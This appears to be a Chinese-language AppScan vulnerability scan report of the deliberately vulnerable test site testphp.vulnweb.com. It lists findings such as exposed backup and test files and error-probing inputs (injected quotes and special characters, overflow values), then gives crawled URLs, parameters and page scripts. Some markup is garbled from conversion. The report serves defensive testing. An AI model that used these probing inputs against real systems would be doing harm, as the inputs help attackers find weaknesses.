Web 服务器通常会使用“公共网关接口 (CGI)”文件扩展名 (如 .pl) 与 Perl 之类的某个处理程序相关联。当 URL 路径结尾是 .pl 时，路径所指定的文件名会发送给 Perl 执行；文件内容不会返回给浏览器。然而，当在适当的位置编辑脚本文件时，编辑器可以用新的文件扩展名来保存所编辑的脚本的备份副本，例如: .bak、.sav、.old、~ 等等。Web 服务器通常没有这些文件扩展名的特定处理程序。如果攻击者请求这类文件，文件内容会直接发送到浏览器。从虚拟目录下除去这些临时文件很重要，因为它们可能含有调试目的所用的敏感信息，也可能显露有并非当前逻辑，但仍可能受到利用的应用程序逻辑攻击。

自动填写未对密码字段禁用的 HTML 属性

TOC

测试类型:

应用程序级别测试

威胁分类:

信息泄露

原因:

Web 应用程序编程或配置不安全

安全性风险:

可能会绕过 Web 应用程序的认证机制

受影响产品:

CWE:

522

X-Force:

85989

技术描述:

“autocomplete”属性已在 HTML5 标准中进行规范。W3C 的站点声明该属性有两种状态：“on”和“off”，完全忽略时等同于设置为“on”。

该页面易受攻击，因为“input”元素的“password”字段中的“autocomplete”属性没有设置为“off”。

这可能会使未授权用户（具有授权客户机的本地访问权）能够自动填写用户名和密码字段，并因此登录站点。

发现电子邮件地址模式

TOC

测试类型:

应用程序级别测试

威胁分类:

信息泄露

原因:

Web 应用程序编程或配置不安全

安全性风险:

可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置

受影响产品:

CWE:

359

X-Force:

52584

引用:

Spambot 的定义（维基百科）

CWE-359: 隐私违例

技术描述:

Spambot 搜寻因特网站点，开始查找电子邮件地址来构建发送自发电子邮件（垃圾邮件）的邮件列表。

AppScan 检测到含有一或多个电子邮件地址的响应，可供利用以发送垃圾邮件。

而且，找到的电子邮件地址也可能是专用电子邮件地址，对于一般大众应是不可访问的。

检测到应用程序测试脚本

TOC

测试类型:

应用程序级别测试

威胁分类:

可预测资源位置

原因:

在生产环境中留下临时文件

安全性风险:

可能会下载临时脚本文件，这会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

CWE:

531

X-Force:

52497

引用:

CWE-531: 通过测试代码泄露信息

技术描述:

公共用户可以通过简单的冲浪（即按照 **Web** 链接）来访问站点上的特定页面。不过，也有页面和脚本可能无法通过简单的冲浪来访问（即未链接的页面和脚本）。

攻击者也许能够通过猜测名称（例如 `test.php`、`test.asp`、`test.cgi`、`test.html` 等）来访问这些页面。

请求名称为“`test.php`”的脚本的示例：`http://[SERVER]/test.php`

有时开发者会忘记从生产环境中除去某些调试或测试页面。这些页面有可能包括 **Web** 用户所不应访问的敏感信息。它们也可能易受到攻击，且/或有助于攻击者获取服务器的相关信息，以帮助进行攻击。

利用的样本:

`http://[SERVER]/test.php`

`http://[SERVER]/test.asp`

`http://[SERVER]/test.aspx`

`http://[SERVER]/test.html`

`http://[SERVER]/test.cfm`

`http://[SERVER]/test.cgi`

客户端（JavaScript）Cookie 引用

TOC

测试类型:

应用程序级别测试

威胁分类:

信息泄露

原因:

Cookie 是在客户端创建的

安全性风险:

此攻击的最坏情形取决于在客户端所创建的 cookie 的上下文和角色

受影响产品:

CWE:

602

X-Force:

52514

引用:

WASC 威胁分类: 信息泄露

技术描述:

cookie 是一则信息，通常由 Web 服务器创建并存储在 Web 浏览器中。

web 应用程序主要（但不只是）使用 cookie 包含的信息来识别用户并维护用户的状态。

AppScan 检测到客户端上的 JavaScript 代码用于操控（创建或修改）站点的 cookie。

攻击者有可能查看此代码、了解其逻辑并根据所了解的知识将其用于组成自己的 cookie，或修改现有 cookie。

攻击者可能导致的损坏取决于应用程序使用其 cookie 的方式或应用程序存储在这些 cookie 中的信息内容。

此外，cookie 操控还可能导致会话劫持或特权升级。

由 cookie 毒害导致的其他漏洞包含 SQL 注入和跨站点脚本编制。

应用程序错误

TOC

测试类型:

应用程序级别测试

威胁分类:

信息泄露

原因:

- 未对入局参数值执行适当的边界检查
- 未执行验证以确保用户输入与预期的数据类型匹配

安全性风险:

可能会收集敏感的调试信息

受影响产品:

CWE:

550

X-Force:

52502

引用:

使用单引号入侵站点的示例，可参阅“[How I hacked PacketStorm \(by Rain Forest Puppy\)](#), RFP's site”
“[Web Application Disassembly with ODBC Error Messages](#)”（作者：David Litchfield）
CERT 咨询（CA-1997-25）：清理 CGI 脚本中用户提供的数据库数据

技术描述:

如果攻击者通过伪造包含非应用程序预期的参数或参数值的请求，来探测应用程序（如以下示例所示），那么应用程序可能会进入易受攻击的未定义状态。攻击者可以从应用程序对该请求的响应中获取有用的信息，且可利用该信息，以找出应用程序的弱点。

例如，如果参数字段是单引号括起来的字符串（如在 ASP 脚本或 SQL 查询中），那么注入的单引号将会提前终止字符串流，从而更改脚本的正常流程/语法。

错误消息中泄露重要信息的另一个原因，是脚本编制引擎、Web 服务器或数据库配置错误。

以下是一些不同的变体：

- [1] 除去参数
- [2] 除去参数值
- [3] 将参数值设置为空值
- [4] 将参数值设置为数字溢出（+/- 999999999）
- [5] 将参数值设置为危险字符，如 "'\");
- [6] 将某字符串附加到数字参数值
- [7] 在参数名称后追加“.”（点）或“[]”（尖括号）

整数溢出

TOC

测试类型:

应用程序级别测试

威胁分类:

整数溢出

原因:

- 未对入局参数值执行适当的边界检查
- 未执行验证以确保用户输入与预期的数据类型匹配

安全性风险:

可能会收集敏感的调试信息

受影响产品:

CWE:

550

引用:

使用单引号入侵站点的示例，可参阅“[How I hacked PacketStorm \(by Rain Forest Puppy\), RFP's site](#)”
“[Web Application Disassembly with ODBC Error Messages](#)”（作者：David Litchfield）
CERT 咨询（CA-1997-25）：清理 CGI 脚本中用户提供的数据

技术描述:

如果攻击者通过伪造包含非应用程序预期的参数或参数值的请求，来探测应用程序（如以下示例所示），那么应用程序可能会进入易受攻击的未定义状态。攻击者可以从应用程序对该请求的响应中获取有用的信息，且可利用该信息，以找出应用程序的弱点。

例如，如果参数字段是单引号括起来的字符串（如在 ASP 脚本或 SQL 查询中），那么注入的单引号将会提前终止字符串流，从而更改脚本的正常流程/语法。

错误消息中泄露重要信息的另一个原因，是脚本编制引擎、Web 服务器或数据库配置错误。

以下是一些不同的变体：

- [1] 除去参数
- [2] 除去参数值
- [3] 将参数值设置为空值
- [4] 将参数值设置为数字溢出（+/- 99999999）
- [5] 将参数值设置为危险字符，如 '"\'\");
- [6] 将某字符串附加到数字参数值
- [7] 在参数名称后追加“.”（点）或“[]”（尖括号）

应用程序数据

已访问的 URL 89

TOC

URL
http://testphp.vulnweb.com/
http://testphp.vulnweb.com/index.php
http://testphp.vulnweb.com/categories.php
http://testphp.vulnweb.com/artists.php
http://testphp.vulnweb.com/disclaimer.php
http://testphp.vulnweb.com/cart.php
http://testphp.vulnweb.com/guestbook.php
http://testphp.vulnweb.com/login.php
http://testphp.vulnweb.com/userinfo.php
http://testphp.vulnweb.com/Mod_Rewrite_Shop/
http://testphp.vulnweb.com/AJAX/index.php
http://testphp.vulnweb.com/hpp/
http://testphp.vulnweb.com/search.php?test=query
http://testphp.vulnweb.com/search.php
http://testphp.vulnweb.com/listproducts.php?cat=1
http://testphp.vulnweb.com/listproducts.php?cat=2
http://testphp.vulnweb.com/listproducts.php?cat=3
http://testphp.vulnweb.com/artists.php?artist=1
http://testphp.vulnweb.com/AJAX/titles.php
http://testphp.vulnweb.com/AJAX/showxml.php
http://testphp.vulnweb.com/AJAX/artists.php
http://testphp.vulnweb.com/AJAX/categories.php
http://testphp.vulnweb.com/AJAX/infotitle.php
http://testphp.vulnweb.com/AJAX/infotitle.php
http://testphp.vulnweb.com/AJAX/infotitle.php
http://testphp.vulnweb.com/AJAX/infotitle.php
http://testphp.vulnweb.com/AJAX/infotitle.php
http://testphp.vulnweb.com/listproducts.php?cat=4
http://testphp.vulnweb.com/artists.php?artist=2
http://testphp.vulnweb.com/artists.php?artist=3
http://testphp.vulnweb.com/comment.php?aid=1

<http://testphp.vulnweb.com/comment.php?aid=2>
<http://testphp.vulnweb.com/comment.php?aid=3>
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/
<http://testphp.vulnweb.com/guestbook.php>
<http://testphp.vulnweb.com/guestbook.php>
<http://testphp.vulnweb.com/signup.php>
<http://testphp.vulnweb.com/userinfo.php>
<http://testphp.vulnweb.com/userinfo.php>
<http://testphp.vulnweb.com/AJAX/index.php>
<http://testphp.vulnweb.com/AJAX/showxml.php>
<http://testphp.vulnweb.com/AJAX/titles.php>
<http://testphp.vulnweb.com/hpp/?pp=12>
<http://testphp.vulnweb.com/product.php?pic=1>
<http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg>
<http://testphp.vulnweb.com/product.php?pic=2>
<http://testphp.vulnweb.com/showimage.php?file=./pictures/2.jpg>
<http://testphp.vulnweb.com/product.php?pic=3>
<http://testphp.vulnweb.com/showimage.php?file=./pictures/3.jpg>
<http://testphp.vulnweb.com/product.php?pic=4>
<http://testphp.vulnweb.com/showimage.php?file=./pictures/4.jpg>
<http://testphp.vulnweb.com/product.php?pic=5>
<http://testphp.vulnweb.com/showimage.php?file=./pictures/5.jpg>
<http://testphp.vulnweb.com/comment.php?pid=1>
<http://testphp.vulnweb.com/comment.php?pid=2>
<http://testphp.vulnweb.com/listproducts.php?artist=1>
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/
http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-1.html
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/
http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-2.html
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/
http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-3.html
<http://testphp.vulnweb.com/secured/newuser.php>
<http://testphp.vulnweb.com/secured/newuser.php>
<http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12>
<http://testphp.vulnweb.com/hpp/params.php?aaaa/=Submit+Query>
<http://testphp.vulnweb.com/hpp/params.php>
<http://testphp.vulnweb.com/AJAX/showxml.php>
<http://testphp.vulnweb.com/cart.php>
<http://testphp.vulnweb.com/cart.php>
<http://testphp.vulnweb.com/cart.php>
<http://testphp.vulnweb.com/cart.php>
<http://testphp.vulnweb.com/secured/newuser.php>
<http://testphp.vulnweb.com/secured/newuser.php>
<http://testphp.vulnweb.com/secured/newuser.php>

```

http://testphp.vulnweb.com/images/
http://testphp.vulnweb.com/Flash/
http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/
http://testphp.vulnweb.com/CVS/
http://testphp.vulnweb.com/admin/
http://testphp.vulnweb.com/images/
http://testphp.vulnweb.com/CVS/Entries.Log
http://testphp.vulnweb.com/admin/create.sql
http://testphp.vulnweb.com/CVS/Entries
http://testphp.vulnweb.com/CVS/Repository
http://testphp.vulnweb.com/CVS/Root
http://testphp.vulnweb.com/Flash/add fla

```

参数 36

TOC

名称	值	URL	类型
pp	12	http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12	简单链接
upass	4ppSc4n password s3ct3amy	http://testphp.vulnweb.com/secured/newuser.php	密码
pass		http://testphp.vulnweb.com/userinfo.php	密码
->xml->node[1]	nodetext2	http://testphp.vulnweb.com/AJAX/showxml.php	XML
uaddress	753 Main Street	http://testphp.vulnweb.com/secured/newuser.php	文本区域
->xml		http://testphp.vulnweb.com/AJAX/showxml.php	XML
cat	1 2 3 4	http://testphp.vulnweb.com/listproducts.php?cat=1	简单链接
submit	add message	http://testphp.vulnweb.com/guestbook.php	提交
->xml->node[0]	nodetext1	http://testphp.vulnweb.com/AJAX/showxml.php	XML
signup	signup	http://testphp.vulnweb.com/secured/newuser.php	提交
pic	1 2 3 4 5	http://testphp.vulnweb.com/product.php?pic=1	简单链接
file	./pictures/1.jpg ./pictures/2.jpg ./pictures/3.jpg ./pictures/4.jpg ./pictures/5.jpg	http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg	简单链接
text	1234	http://testphp.vulnweb.com/guestbook.php	文本区域
searchFor	1234	http://testphp.vulnweb.com/search.php?test=query	文本

name	anonymous user	http://testphp.vulnweb.com/guestbook.php	隐藏
artist	1 2 3	http://testphp.vulnweb.com/artists.php?artist=1	简单链接
aid	1 2 3	http://testphp.vulnweb.com/comment.php?aid=1	简单链接
addcart	3 2 1	http://testphp.vulnweb.com/cart.php	隐藏
->xml->node[1]{name}	nodename2	http://testphp.vulnweb.com/AJAX/showxml.php	XML
test	query	http://testphp.vulnweb.com/search.php?test=query	简单链接
uemail	test@altoromutual.com	http://testphp.vulnweb.com/secured/newuser.php	文本
uname	admin	http://testphp.vulnweb.com/secured/newuser.php	文本
uphone	555-555-5555	http://testphp.vulnweb.com/secured/newuser.php	文本
ucc	1234	http://testphp.vulnweb.com/secured/newuser.php	文本
urname	admin	http://testphp.vulnweb.com/secured/newuser.php	文本
p	valid	http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12	简单链接
artist	1	http://testphp.vulnweb.com/listproducts.php?artist=1	简单链接
uname		http://testphp.vulnweb.com/userinfo.php	文本
pid	1 2	http://testphp.vulnweb.com/comment.php?pid=1	简单链接
price	986 800 500	http://testphp.vulnweb.com/cart.php	隐藏
aaaa/	Submit Query	http://testphp.vulnweb.com/hpp/params.php?aaaa/=Submit+Query	提交
upass2	4ppSc4n password s3ct3amy	http://testphp.vulnweb.com/secured/newuser.php	密码
pp	12	http://testphp.vulnweb.com/hpp/?pp=12	简单链接
->xml->node[0]{name}	nodename1	http://testphp.vulnweb.com/AJAX/showxml.php	XML
id	1 2 3 4 5	http://testphp.vulnweb.com/AJAX/infotitle.php	主体
goButton	go	http://testphp.vulnweb.com/search.php?test=query	提交

失败的请求 2

TOC

URL

http://testphp.vulnweb.com/privacy.php

http://testphp.vulnweb.com/cgi-bin/

已过滤的 URL 47

TOC

URL	原因
http://testphp.vulnweb.com/style.css	文件扩展名
http://testphp.vulnweb.com/images/logo.gif	文件扩展名
https://www.acunetix.com/	未测试的 Web Server
https://www.acunetix.com/vulnerability-scanner/	未测试的 Web Server
http://www.acunetix.com/	未测试的 Web Server
https://www.acunetix.com/vulnerability-scanner/php-security-scanner/	未测试的 Web Server
https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/	未测试的 Web Server
http://www.electasy.com/Fractal-Explorer/index.html	未测试的 Web Server
http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab	未测试的 Web Server
http://testphp.vulnweb.com/Flash/add.swf	文件扩展名
http://www.macromedia.com/shockwave/download/index.cgi?P1_Prod_Version=ShockwaveFlash	未测试的 Web Server
http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/1.jpg	文件扩展名
http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/2.jpg	文件扩展名
http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/3.jpg	文件扩展名
http://testphp.vulnweb.com/images/remark.gif	文件扩展名
http://testphp.vulnweb.com/AJAX/styles.css	文件扩展名
http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg	图像上下文
http://testphp.vulnweb.com/showimage.php?file=./pictures/2.jpg	图像上下文
http://testphp.vulnweb.com/showimage.php?file=./pictures/3.jpg	图像上下文
http://testphp.vulnweb.com/showimage.php?file=./pictures/4.jpg	图像上下文
http://testphp.vulnweb.com/showimage.php?file=./pictures/5.jpg	图像上下文
http://testphp.vulnweb.com/AJAX/infotitle.php	路径限制
http://testphp.vulnweb.com/AJAX/infotitle.php	路径限制
http://blog.mindedsecurity.com/2009/05/client-side-http-parameter-pollution.html	未测试的 Web Server
http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg&size=160	图像上下文
http://testphp.vulnweb.com/showimage.php?file=./pictures/2.jpg&size=160	图像上下文
http://testphp.vulnweb.com/showimage.php?file=./pictures/3.jpg&size=160	图像上下文
http://testphp.vulnweb.com/showimage.php?file=./pictures/4.jpg&size=160	图像上下文
http://testphp.vulnweb.com/showimage.php?file=./pictures/5.jpg&size=160	图像上下文

http://testphp.vulnweb.com/showimage.php?file=./pictures/7.jpg&size=160	图像上下文
http://testphp.vulnweb.com/product.php?pic=7	路径限制
http://testphp.vulnweb.com/showimage.php?file=./pictures/7.jpg	路径限制
http://testphp.vulnweb.com/comment.php?pid=3	路径限制
http://testphp.vulnweb.com/comment.php?pid=4	路径限制
http://testphp.vulnweb.com/comment.php?pid=5	路径限制
http://testphp.vulnweb.com/comment.php?pid=7	路径限制
http://testphp.vulnweb.com/showimage.php?file=./pictures/6.jpg&size=160	图像上下文
http://testphp.vulnweb.com/product.php?pic=6	路径限制
http://testphp.vulnweb.com/showimage.php?file=./pictures/6.jpg	路径限制
http://testphp.vulnweb.com/comment.php?pid=6	路径限制
http://testphp.vulnweb.com/comment.php	路径限制
http://testphp.vulnweb.com/comment.php	路径限制
http://testphp.vulnweb.com/listproducts.php?artist=3	路径限制
http://testphp.vulnweb.com/listproducts.php?artist=2	路径限制
http://testphp.vulnweb.com/secured/style.css	文件扩展名
http://testphp.vulnweb.com/cart.php	路径限制
http://testphp.vulnweb.com/cart.php	路径限制

注释 11

TOC

URL	注释
http://testphp.vulnweb.com/	InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked="false"
http://testphp.vulnweb.com/	InstanceBeginEditable name="document_title_rgn"
http://testphp.vulnweb.com/	InstanceEndEditable
http://testphp.vulnweb.com/	InstanceBeginEditable name="headers_rgn"
http://testphp.vulnweb.com/	here goes headers headers
http://testphp.vulnweb.com/	end masthead
http://testphp.vulnweb.com/	begin content
http://testphp.vulnweb.com/	InstanceBeginEditable name="content_rgn"
http://testphp.vulnweb.com/	end content
http://testphp.vulnweb.com/	end navbar
http://testphp.vulnweb.com/	InstanceEnd

URL / 代码

<http://testphp.vulnweb.com/>

```
//<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
```

<http://testphp.vulnweb.com/artists.php>

```
window.open('./comment.php?aid=1','comment','width=500,height=400')
```

<http://testphp.vulnweb.com/artists.php>

```
window.open('./comment.php?aid=2','comment','width=500,height=400')
```

<http://testphp.vulnweb.com/artists.php>

```
window.open('./comment.php?aid=3','comment','width=500,height=400')
```

<http://testphp.vulnweb.com/AJAX/index.php>

```
var httpreq = null;

function SetContent(XML) {
  var items = XML.getElementsByTagName('items').item(0).getElementsByTagName('item');
  var inner = '<ul>';
  for(i=0; i<items.length; i++){
    inner = inner + '<li><a href="javascript:getInfo(\'\' +
items[i].attributes.item(0).value + '\', \'\' + items[i].attributes.item(1).value + '\')">' +
items[i].firstChild.nodeValue + '</a></li>';
  }

  inner = inner + '</ul>'

  cd = document.getElementById('contentDiv');
  cd.innerHTML = inner;

  id = document.getElementById('infoDiv');
  id.innerHTML = '';
}
```



```

function httpCompleted() {
    if (httpreq.readyState==4 && httpreq.status==200) {
        SetContent(httpreq.responseXML);
        httpreq = null;
    }
}

function SetInfo(XML) {
    var ii = XML.getElementsByTagName('iteminfo').item(0);
    var inner = '';

    inner = inner + '<p><strong>' + ii.getElementsByTagName('name').item(0).firstChild.nodeValue
+ '</strong></p>';

    pict = ii.getElementsByTagName('picture');
    if(pict.length>0){
        inner = inner + '';
    }

    descs = ii.getElementsByTagName('description');
    for (i=0; i<descs.length; i++){
        inner = inner + '<p>' + descs.item(i).firstChild.nodeValue + '</p>';
    }

    id = document.getElementById('infoDiv');
    id.innerHTML = inner;
}

function httpInfoCompleted() {
    if (httpreq.readyState==4 && httpreq.status==200) {
        SetInfo(httpreq.responseXML);
        httpreq = null;
    }
}

function loadSomething(what) {
    getHttpRequest();
    httpreq.open('GET', what, true);
    httpreq.send('');
}

function getInfo(where, which) {
    getHttpRequest();
    httpreq.onreadystatechange = httpInfoCompleted;
    if (where=='infotitle'){
        httpreq.open('POST', where+'.php', true);
        httpreq.setRequestHeader('content-type', 'application/x-www-form-urlencoded');
        httpreq.send('id='+which);
    }
    else {
        httpreq.open('GET', where+'.php?id='+which, true);
        httpreq.send('');
    }
}

function xmlCompleted () {
    if (httpreq.readyState==4 && httpreq.status==200) {
        xd = document.getElementById('xmlDiv');
        xd.innerHTML = httpreq.responseText;
        httpreq = null;
    }
}

function sendXML () {
    getHttpRequest();
    httpreq.onreadystatechange = xmlCompleted;
    httpreq.open('POST', 'showxml.php');
    httpreq.setRequestHeader('content-type', 'text/xml');
    httpreq.send('<?xml><node name="nodename1">nodetext1</node><node
name="nodename2">nodetext2</node></xml>');
}

function getHttpRequest() {
    // free the curent one
    if (httpreq!=null){
        httpreq.abort();
        httpreq = null;
    }
}

```

```

if( window.XMLHttpRequest ) {
    httpreq = new XMLHttpRequest();
    if (httpreq.overrideMimeType) {
        httpreq.overrideMimeType('text/xml');
    }
} else if (ActiveXObject) {
    httpreq = new ActiveXObject("Msxml2.XMLHTTP");
}
httpreq.onreadystatechange = httpCompleted;
}

function SetMyCookie() {
    document.cookie = "mycookie=3";
    alert('A cookie was set by JavaScript.');
```

<http://testphp.vulnweb.com/AJAX/index.php>

```
loadSomething('artists.php');
```

<http://testphp.vulnweb.com/AJAX/index.php>

```
loadSomething('categories.php');
```

<http://testphp.vulnweb.com/AJAX/index.php>

```
loadSomething('titles.php')
```

<http://testphp.vulnweb.com/AJAX/index.php>

```
sendXML()
```

<http://testphp.vulnweb.com/AJAX/index.php>

```
SetMyCookie()
```

<http://testphp.vulnweb.com/AJAX/titles.php>

```

<items><item name="infotitle" id="1">The shore</item><item name="infotitle" id="2">Mistery</item><item
name="infotitle" id="3">The universe</item><item name="infotitle" id="4">Walking</item><item name="infotitle"
id="5">Mean</item><item name="infotitle" id="6">Thing</item><item name="infotitle" id="7">Trees</item>
</items>
```

<http://testphp.vulnweb.com/AJAX/showxml.php>

```
<pre><!--xml--><!--node name="nodename1"><nodetext1-->/node--><!--node
name="nodename2"><nodetext2-->/node--><!--xml--></pre>
```

<http://testphp.vulnweb.com/AJAX/artists.php>

```
<items><item name="infoartist" id="1">r4w8173</item><item name="infoartist" id="2">Blad3</item><item
name="infoartist" id="3">lyzae</item></items>
```

<http://testphp.vulnweb.com/AJAX/categories.php>

```
<items><item name="infocateg" id="1">Posters</item><item name="infocateg" id="2">Paintings</item><item
name="infocateg" id="3">Stickers</item><item name="infocateg" id="4">Graffity</item></items>
```

<http://testphp.vulnweb.com/AJAX/infotitle.php>

```
<iteminfo><name>The shore</name><description>Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec
molestie.
Sed aliquam sem ut arcu.</description><description><!--p-->
This picture is an 53 cm x 12 cm masterpiece.
<!--p-->
<!--p-->
This text is not meant to be read. This is being used as a place holder. Please feel free to change this by
inserting your own information.This text is not meant to be read. This is being used as a place holder.
Please feel free to change this by inserting your own information.This text is not meant to be read. This is
being used as a place holder. Please feel free to change this by inserting your own information.This text is
not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your
own information.
<!--p--></description><description>price: 500</description><picture>./pictures/1.jpg</picture></iteminfo>
```

<http://testphp.vulnweb.com/AJAX/infotitle.php>

```
<iteminfo><name>Mistery</name><description>Donec molestie.
Sed aliquam sem ut arcu.</description><description><!--p-->
This picture is an 53 cm x 12 cm masterpiece.
<!--p-->
<!--p-->
This text is not meant to be read. This is being used as a place holder. Please feel free to change this by
inserting your own information.This text is not meant to be read. This is being used as a place holder.
Please feel free to change this by inserting your own information.This text is not meant to be read. This is
being used as a place holder. Please feel free to change this by inserting your own information.This text is
not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your
own information.
<!--p--></description><description>price: 800</description><picture>./pictures/2.jpg</picture></iteminfo>
```

<http://testphp.vulnweb.com/AJAX/infotitle.php>

```
<iteminfo><name>The universe</name><description>Lorem ipsum dolor sit amet. Donec molestie.
Sed aliquam sem ut arcu.</description><description><!--p-->
This picture is an 53 cm x 12 cm masterpiece.
<!--p-->
<!--p-->
This text is not meant to be read. This is being used as a place holder. Please feel free to change this by
```

```
inserting your own information.This text is not meant to be read. This is being used as a place holder.  
Please feel free to change this by inserting your own information.This text is not meant to be read. This is  
being used as a place holder. Please feel free to change this by inserting your own information.This text is  
not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your  
own information.  
<iteminfo><name></name><description>price: 986</description><picture>./pictures/3.jpg</picture></iteminfo>
```

<http://testphp.vulnweb.com/AJAX/infotitle.php>

```
<iteminfo><name>Walking</name><description>Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec  
molestie.  
Sed aliquam sem ut arcu. Phasellus sollicitudin.  
</description><description><img alt="A 53 cm x 12 cm masterpiece" data-bbox="134 275 434 288"/></description>  
This picture is an 53 cm x 12 cm masterpiece.  
<img alt="A 53 cm x 12 cm masterpiece" data-bbox="134 288 204 301"/>  
<img alt="A 53 cm x 12 cm masterpiece" data-bbox="134 301 204 314"/>  
This text is not meant to be read. This is being used as a place holder. Please feel free to change this by  
inserting your own information.This text is not meant to be read. This is being used as a place holder.  
Please feel free to change this by inserting your own information.This text is not meant to be read. This is  
being used as a place holder. Please feel free to change this by inserting your own information.This text is  
not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your  
own information.  
<img alt="A 53 cm x 12 cm masterpiece" data-bbox="134 368 434 381"/></description><description>price: 1000</description><picture>./pictures/4.jpg</picture></iteminfo>
```

<http://testphp.vulnweb.com/AJAX/infotitle.php>

```
<iteminfo><name>Mean</name><description>Lorem ipsum dolor sit amet, consectetur adipiscing elit.  
</description><description><img alt="A 53 cm x 12 cm masterpiece" data-bbox="134 473 374 486"/></description>  
This picture is an 53 cm x 12 cm masterpiece.  
<img alt="A 53 cm x 12 cm masterpiece" data-bbox="134 493 204 506"/>  
<img alt="A 53 cm x 12 cm masterpiece" data-bbox="134 506 204 519"/>  
This text is not meant to be read. This is being used as a place holder. Please feel free to change this by  
inserting your own information.This text is not meant to be read. This is being used as a place holder.  
Please feel free to change this by inserting your own information.This text is not meant to be read. This is  
being used as a place holder. Please feel free to change this by inserting your own information.This text is  
not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your  
own information.  
<img alt="A 53 cm x 12 cm masterpiece" data-bbox="134 575 434 588"/></description><description>price: 460</description><picture>./pictures/5.jpg</picture></iteminfo>
```

<http://testphp.vulnweb.com/listproducts.php>

```
window.open('./comment.php?pid=1','comment','width=500,height=400')
```

<http://testphp.vulnweb.com/listproducts.php>

```
window.open('./comment.php?pid=2','comment','width=500,height=400')
```

<http://testphp.vulnweb.com/listproducts.php>

```
window.open('./comment.php?pid=3','comment','width=500,height=400')
```

http://testphp.vulnweb.com/listproducts.php

```
window.open('./comment.php?pid=4','comment','width=500,height=400')
```

http://testphp.vulnweb.com/listproducts.php

```
window.open('./comment.php?pid=5','comment','width=500,height=400')
```

http://testphp.vulnweb.com/listproducts.php

```
window.open('./comment.php?pid=7','comment','width=500,height=400')
```

http://testphp.vulnweb.com/listproducts.php

```
window.open('./comment.php?pid=6','comment','width=500,height=400')
```

http://testphp.vulnweb.com/AJAX/showxml.php

```
Your cookie is set to 3<pre>&lt;xml&gt;&lt;node name=&quot;nodename1&quot;&gt;nodetext1&lt;/node&gt;&lt;node name=&quot;nodename2&quot;&gt;nodetext2&lt;/node&gt;&lt;/xml&gt;</pre>
```

http://testphp.vulnweb.com/product.php

```
//<!--
function popUpWindow(URLStr, left, top, width, height)
{
    window.open(URLStr, 'popUpWin', 'toolbar=no,location=no,directories=no,status=no,menubar=no,scrollbar=no,resizable=no,copyhistory=yes,width='+width+',height='+height+',left='+left+',top='+top+',screenX='+left+',screenY='+top+');
}
//-->
```

cookie 1

TOC

名称	首先设置	域	安全
值	请求的 URL		到期
mycookie	http://testphp.vulnweb.com/AJAX/index.php	testphp.vulnweb.com	False

